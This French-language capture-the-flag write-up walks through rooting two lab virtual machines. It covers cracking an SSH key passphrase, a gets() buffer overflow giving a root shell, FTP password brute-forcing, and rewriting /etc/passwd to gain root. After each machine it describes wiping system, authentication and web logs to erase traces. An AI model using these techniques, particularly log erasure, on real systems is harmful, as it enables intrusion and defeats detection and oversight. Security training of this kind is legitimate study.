

Pour l’instant, le mot de passe n’est qu’un hash de type clé privée SSH, tentons de “craquer” ce hash au moyen de la commande *john --format=SSH id_rsa.txt* :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --format=SSH id_rsa.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
starwars         (/home/kali/Downloads/id_rsa)
1g 0:00:00:00 DONE 2/3 (2024-11-24 16:48) 2.083g/s 102083p/s 102083c/s 102083C/s sniper..sunrise
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Et bingo, remplaçons donc covfefe par l’adresse IP de la machine cible pour rendre à nos droits leur grandeur au moyen de la commande *ssh -i id_rsa simon@192.168.1.14* :


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa simon@192.168.1.14

The authenticity of host '192.168.1.14 (192.168.1.14)' can't be established.
ED25519 key fingerprint is SHA256:PSAUFRI+B3Kr1fbN9Nm3bV/ObPLCnoE6lKs9zCaeGdM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.14' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
simon@192.168.1.14: Permission denied (publickey).
```

Mais cela ne fonctionne pas, pour cause ? Des droits trop permissifs sur le fichier id_rsa proposé, puisque c'est ainsi, il suffit simplement de baisser nos droits sur le fichier au moyen de la commande *chmod 600 id_rsa* puis de retenter la connexion :



Et nous obtenons donc un shell avec l'utilisateur simon.

Et en explorant le système, nous trouvons un fichier /root/flag.txt pour lequel nous n'avons aucun droit mais qui sera notre cible. Il est accompagné d'un petit fichier read_message.c, lisons le donc :



```
simon@rt002:~$ cd /root
simon@rt002:/root$ ls -l
total 8
-rw------- 1 root root  75 Jul  9  2017 flag.txt
-rw-r--r-- 1 root root 767 Jul  9  2017 read_message.c
simon@rt002:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }

}
```


Aucun mur n'est assez haut pour contenir les rebelles, nous trouvons donc le premier (censé être le second) flag étant flag2{use_the_source_luke}.

Une chose légèrement inquiétante est le "flag2" sous-entendant qu'un "flag1" a été zappé.


Le trouver nous devons. Revenons donc dans le passé…

2.2 - Obtention du second flag

Il reste une piste que nous avons laissé inexplorée, c'est robots.txt :



Trois pages sont interdites pour les robots : .bashrc, .profile et taxes. Faisons donc exactement ce qu'il faut faire (ou ne pas faire) en explorant .profile et taxes :



Si les deux premières pages ne se sont pas révélées intéressantes, la dernière elle si avec le flag étant flag1{make_america_great_again}.

2.3 - Obtention du troisième flag

Pour obtenir le flag root, nous devons pouvoir lire le fichier /root/flag.txt sachant que seul root possède des droits dessus. Commençons par découvrir les commandes sur lesquelles simon possède des droits élevés :

```
simon@rt002:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/read_message
/bin/umount
/bin/su
/bin/mount
/bin/ping
```

Une commande intéressante est read_message, observons ce qu'elle fait :

```
simon@rt002:~$ /usr/local/bin/read_message
What is your name?
simon
Sorry simon, you're not Simon! The Internet Police have been informed of this violation.
simon@rt002:~$ /usr/local/bin/read_message
What is your name?
Simon
Hello Simon! Here is your message:

Hi Simon, I hope you like our private messaging system.

I'm really happy with how it worked out!

If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
```

Sachant que ceci aurait pu être une manière de trouver flag2, cela ne nous fournit pas forcément beaucoup d'informations supplémentaires, mais il faut trouver une manière de se forcer un passage vers le dernier flag.

Lorsque l'on réexamine ce /root/read_message.c, nous remarquons une faille :

gets(buf);

Pourquoi une faille ? Car buf a une limite de 20 octets tandis que gets n'en a pas… Rendant ce programme vulnérable aux injections de type buffer overflow.

Nous tentons diverses manières d'accéder au flag avant d'y arriver au moyen de cette manière, voici donc l'explication de l'input à mettre pour accéder au flag :

SimonViveHunterBiden/bin/sh

Simon servant à passer le test du début pour ne pas obtenir le message "d'erreur".

ViveHunterBiden étant le padding de 15 caractères servant à remplir le buffer pour que l'on puisse ensuite laisser place à la commande que l'on veut exécuter.

Cette commande étant /bin/sh, qui nous permettra d'obtenir un shell avec des droits root.

Voici l'exemple concret :

```
simon@rt002:~$ /usr/local/bin/read_message
What is your name?
SimonViveHunterBiden/bin/sh
Hello SimonViveHunterBiden/bin/sh! Here is your message:

# whoami
root
# cat /root/flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```

Le flag étant donc flag3{das_bof_meister}.

2.4 - Suppression des traces

Les fichiers contenant des traces étaient vierges avant nos manipulations, ce qui signifie qu'il est simplement possible de vider ces fichiers de leur contenu au moyen de la commande *echo -n > fichier*. A noter également que la commande *ls -lt* affiche la date de dernière modification des fichiers du répertoire sur lequel elle est exécutée et trie les dits fichiers par date de dernière modification.

Nous vidons les fichiers /var/log/auth.log, /var/log/daemon.log, /var/log/kern.log, /var/log/messages et /var/log/syslog.

Nous supprimons évidemment le plugin de reverse shell qui est la trace majeure et la plus facile à trouver de la machine.

Nous avons donc obtenu les trois flags puis supprimé les traces d'intrusion sur la machine cible.

Machine 3

3.1 - Obtention du premier flag

Nous commençons par effectuer un nmap habituel sur le réseau pour connaître l'adresse IP de la machine cible :


```
Nmap scan report for 192.168.1.11
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

Voici les informations plus complètes sur la machine cible obtenues grâce à la commande *nmap -p 1-65535 -sV -O 192.168.1.15* :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 1-65535 -sV -O 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 19:30 +04
Nmap scan report for 192.168.1.11
Host is up (0.0042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:5E:68:F6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.76 seconds
```

La nouvelle machine présente deux services : un service de partage de fichiers et un service web, analysons donc ces deux services.

Voici la page web proposée :




Et nous affichons les répertoires cachés au moyen de la commande *gobuster dir -u http://192.168.1.15 -w /usr/share/dirb/wordlists/common.txt* :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.11 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 680]
/server-status       (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

La seule page sur laquelle nous avons le droit d'accès est index.html, toutes les autres sont bloquées (erreur de type 403)…

Sachant que c'est donc index.html qui est notre seule piste, tentons de l'analyser de plus près :




Deux informations importantes sont révélées, le nom de l'utilisateur qui est du2c et son statut qui est "en ligne". Sachant qu'il y a un serveur ftp qui tourne, tentons d'utiliser du2c comme login et le mot de passe du2c en se connectant avec la commande *ftp 192.168.1.11* :



Un échec…


Tentons alors de brute-forcer le serveur ftp avec les mots de passe du dictionnaire /usr/share/wordlists/rockyou.txt au moyen de la commande *hydra -l du2c -P /usr/share/wordlists/rockyou.txt -t 64 ftp://192.168.1.11* :



La commande prend beaucoup de temps et nous ne montrons que le début mais voici ce que l'on obtient à la fin :

```
[21][ftp] host: 192.168.1.11   login: du2c   password: superman13
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-25 20:19:24
```


Fastidieux, mais finalement, nous trouvons le mot de passe du compte ftp de du2c qui est donc superman13. Connectons nous donc à ce serveur ftp avec la même commande qu'avant !




Et observons les fichiers contenus grâce à la commande *ls* :

```
ftp> ls
229 Entering Extended Passive Mode (|||60944|)
150 Here comes the directory listing.
-rw-------    1 1000     1000           33 Jun 06  2021 flag.txt
226 Directory send OK.
```

Nous y apercevons notre objectif, le flag contenu dans le fichier flag.txt. Récupérons le donc au moyen de la commande *get flag.txt* :



Et nous pouvons donc le lire une fois récupéré :



Le flag est donc 765234e7defcd106aea0353976a60006.

3.2 - Obtention du second flag

Continuons sur cette lancée, surtout que nous trouvons une piste quasi-immédiatement :

```
ftp> cd /
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||52327|)
150 Here comes the directory listing.
lrwxrwxrwx    1 0        0               7 Sep 07  2020 bin → usr/bin
drwxr-xr-x    3 0        0            4096 Sep 07  2020 boot
drwxr-xr-x   17 0        0            3080 Nov 25  2024 dev
drwxr-xr-x   68 0        0            4096 Nov 25  2024 etc
drwxr-xr-x    3 0        0            4096 Jun 06  2021 home
lrwxrwxrwx    1 0        0              31 Sep 07  2020 initrd.img → boot/initrd.img-4.19.0-10-amd64
lrwxrwxrwx    1 0        0              30 Sep 07  2020 initrd.img.old → boot/initrd.img-4.19.0-9-amd64
lrwxrwxrwx    1 0        0               7 Sep 07  2020 lib → usr/lib
lrwxrwxrwx    1 0        0               9 Sep 07  2020 lib32 → usr/lib32
lrwxrwxrwx    1 0        0               9 Sep 07  2020 lib64 → usr/lib64
lrwxrwxrwx    1 0        0              10 Sep 07  2020 libx32 → usr/libx32
drwx------    2 0        0           16384 Sep 07  2020 lost+found
drwxr-xr-x    3 0        0            4096 Sep 07  2020 media
drwxr-xr-x    2 0        0            4096 Sep 07  2020 mnt
drwxr-xr-x    2 0        0            4096 Sep 07  2020 opt
dr-xr-xr-x   84 0        0               0 Nov 25 10:26 proc
drwx------    3 0        0            4096 Jun 06  2021 root
drwxr-xr-x   16 0        0             460 Nov 25  2024 run
lrwxrwxrwx    1 0        0               8 Sep 07  2020 sbin → usr/sbin
drwxr-xr-x    3 0        0            4096 Sep 08  2020 srv
dr-xr-xr-x   13 0        0               0 Nov 25  2024 sys
drwxrwxrwt    9 0        0            4096 Nov 25 11:09 tmp
drwxr-xr-x   13 0        0            4096 Sep 07  2020 usr
drwxr-xr-x   12 0        0            4096 Sep 08  2020 var
lrwxrwxrwx    1 0        0              28 Sep 07  2020 vmlinuz → boot/vmlinuz-4.19.0-10-amd64
lrwxrwxrwx    1 0        0              27 Sep 07  2020 vmlinuz.old → boot/vmlinuz-4.19.0-9-amd64
226 Directory send OK.
```

Le répertoire racine du serveur ftp est la racine de la machine cible ?!

Cela signifie que du moment que nous avons des droits suffisants, nous pouvons lire et modifier tous les fichiers de la machine cible.

Malheureusement, l'utilisateur du2c n'as aucun droit sur le dossier /root, mais cela n'est pas important car il possède des droits de lecture et d'exécution sur le dossier /etc.

Récupérons donc le fichier /etc/passwd avec la commande *get passwd* une fois dans /etc :

```
ftp> get passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||5957|)
150 Opening BINARY mode data connection for passwd (1476 bytes).
100% |*****************************************************************************************************************************************|  1476       37.04 MiB/s    00:00 ETA
226 Transfer complete.
1476 bytes received in 00:00 (900.87 KiB/s)
```

Nous pouvons alors le modifier localement avant de le réinsérer dans le serveur, changeons ceci en ceci :

```
#du2c:x:1000:1000:/home/du2c:/bin/bash
du2c:x:0:0:/home/du2c:/bin/bash
```

Nous modifions les deux 1000 en 0, pour que les UID et GID de l'utilisateur du2c soient associés à ceux du superutilisateur root.

Puis nous pouvons insérer ce fichier dans le système au moyen de la commande *put passwd* exécuté une fois dans /etc :

```
ftp> put passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||36060|)
150 Ok to send data.
100% |**********************************************************************************************************************************************|  1472      20.34 MiB/s    00:00 ETA
226 Transfer complete.
1472 bytes sent in 00:00 (518.95 KiB/s)
```

Une fois la machine cible redémarrée, nous pouvons nous connecter en tant que du2c avec des droits de superutilisateur :

```
# ls
bin   etc         initrd.img.old  lib64       media  proc  sbin  tmp  vmlinuz
boot  home        lib             libx32      mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lib32           lost+found  opt    run   sys   var
# cd root
# ls
flag.txt
# cat flag.txt
44adc832d115b7957c82440f79c8d201
```

Et obtenons donc le flag qui est 44adc832d115b7957c82440f79c8d201.

3.4 - Suppression des traces

Les fichiers contenant des traces étaient vierges avant nos manipulations, ce qui signifie qu'il est simplement possible de vider ces fichiers de leur contenu au moyen de la commande *echo -n > fichier*. A noter également que la commande *ls -lt* affiche la date de dernière modification des fichiers du répertoire sur lequel elle est exécutée et trie les dits fichiers par date de dernière modification.

En ce qui concerne le serveur web.

Nous vidons les fichiers /var/log/apache2/access.log, /var/log/apache2/access1.log, /var/log/apache2/error.log et /var/log/apache2/error1.log.

En ce qui concerne le serveur ftp.

Nous vidons le fichier /var/log/vsftpd.log

En ce qui concerne les tentatives d'authentification.

Nous vidons les fichiers /var/log/auth.log et /var/log/auth.log.1.

En ce qui concerne le système.

Nous vidons les fichiers /var/log/syslog /var/log/kern.log et /var/log/daemon.log mais pas /var/log/syslog.1, /var/log/kern.log.1 et /var/log/daemon.log.1 qui contiennent des informations étant déjà présentes.

